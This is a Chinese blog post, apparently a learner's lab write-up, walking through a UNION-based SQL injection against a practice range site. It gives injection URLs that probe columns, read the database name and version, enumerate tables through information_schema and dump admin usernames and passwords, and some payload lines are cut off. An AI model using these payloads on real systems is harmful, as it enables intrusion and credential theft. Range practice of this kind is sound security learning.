
网络安全1-1

原创

小开心007 于 2020-03-23 11:02:20 发布 413 收藏 2
分类专栏： Web安全 文章标签： 网络

本文链接：https://blog.csdn.net/wanglinyp/article/details/105041158



声明：练习仅可在靶场，不可用于非法操作。

最近学习了一下网络安全的入门的相关操作，无意中找到了一个叫做封神台的靶场，搭配里边的教程学习了一下，感觉还是不错的，虽然大学学习了一些关于密码学的知识，在实际操作时，还是有一定的难度，初学者，经验能力还不够，写一篇文章记录一下。

第一章 辛巴猫舍（简单sql注入）

点击查看新闻1

1、检测一下是否有sql注入点

```
http://117.167.136.245:10180/?id=1 and 1=1
http://117.167.136.245:10180/?id=1 and 1=2
```

输入第一条页面显示正常，输入第二条页面显示错误，因此，可能存在sql注入漏洞。

2、下面进一步检测判断字段数

```
http://117.167.136.245:10180/?id=1 and 1=1 order by 1
http://117.167.136.245:10180/?id=1 and 1=1 order by 2
http://117.167.136.245:10180/?id=1 and 1=1 order by 3
```

依次输入上面的三条url(只是修改了参数请求)，前两条显示正常，第三条显示错误。说明，页面数据库的字段数为2。

数据库的字段在这里回顾一下：

便于理解，数据库字段通俗点讲就是说在数据库中建立的表的列，如下图表中含有两个字段 username，password：

username	password
1111111111	aaaaaaaaa
2222222222	bbbbbbbbb
3333333333	cccccccccc

3、判断页面数据库的回显点（找出数据库中的数据值，在网页什么位置展示）

```
http://117.167.136.245:10180/?id=1 and 1=2 union select 1,2
```

and 1=2:使页面处在报错的参数值。

union ：连接sql 操作。

select 1,2：数据库公有两个字段，因此，观察一下两个字段分别在网页的什么地方输出。

输入上面的url后，网页中显示出了字段2所在的位置，因此，接下来我们可以借助字段2 将我们是需要的数据库信息展示出来。

4、查询相关内容

（1）查询页面包含数据库

```
http://117.167.136.245:10180/?id=1 and 1=2 union select 1,database()--
```

网页的数据库名字为：maoshe

（2）查询数据库版本

```
http://117.167.136.245:10180/?id=1 and 1=2 union select 1,version()--
```

数据库版本为：5.5.53

（3）查询数据库所包含的表

```
http://117.167.136.245:10180/?id=1 and 1=2 union select 1,group_concat(table_name) from information_schema.
```

group_concat(items1,items2....)：作用是将所要查询的信息连接在一起输出，如果不用，查询的信息只能显示一条。

information_schema:mysql数据库的一个特殊的表，包含当前数据库的所有数据信息。

通过结果可以发现，数据库中的表很多，因此，需要缩小查询范围。

```
http://117.167.136.245:10180/?id=1 and 1=2 union select 1,group_concat(table_name) from information_schema.
```

table_schema=database()：查询的数据库为当前数据库 。

从查询结果可以看出，当前网页的数据库表有四个，显然，admin这个表一般是与管理员有关的信息。

紧接着需要查询admin表中有哪些字段（列）

```
http://117.167.136.245:10180/?id=1 and 1=2 union select 1,group_concat(column_name) from information_schema
```

终于找到了一些比较有价值的东西，下面，继续查询username，password信息

```
http://117.167.136.245:10180/?id=1 and 1=2 union select 1,group_concat(username，',',password) from admin--
```

group_concat(username,',',password)：查询用户名和密码，中间用逗号分隔。

最终，拿到了当前页面的数据库管理信息：管理员名和密码。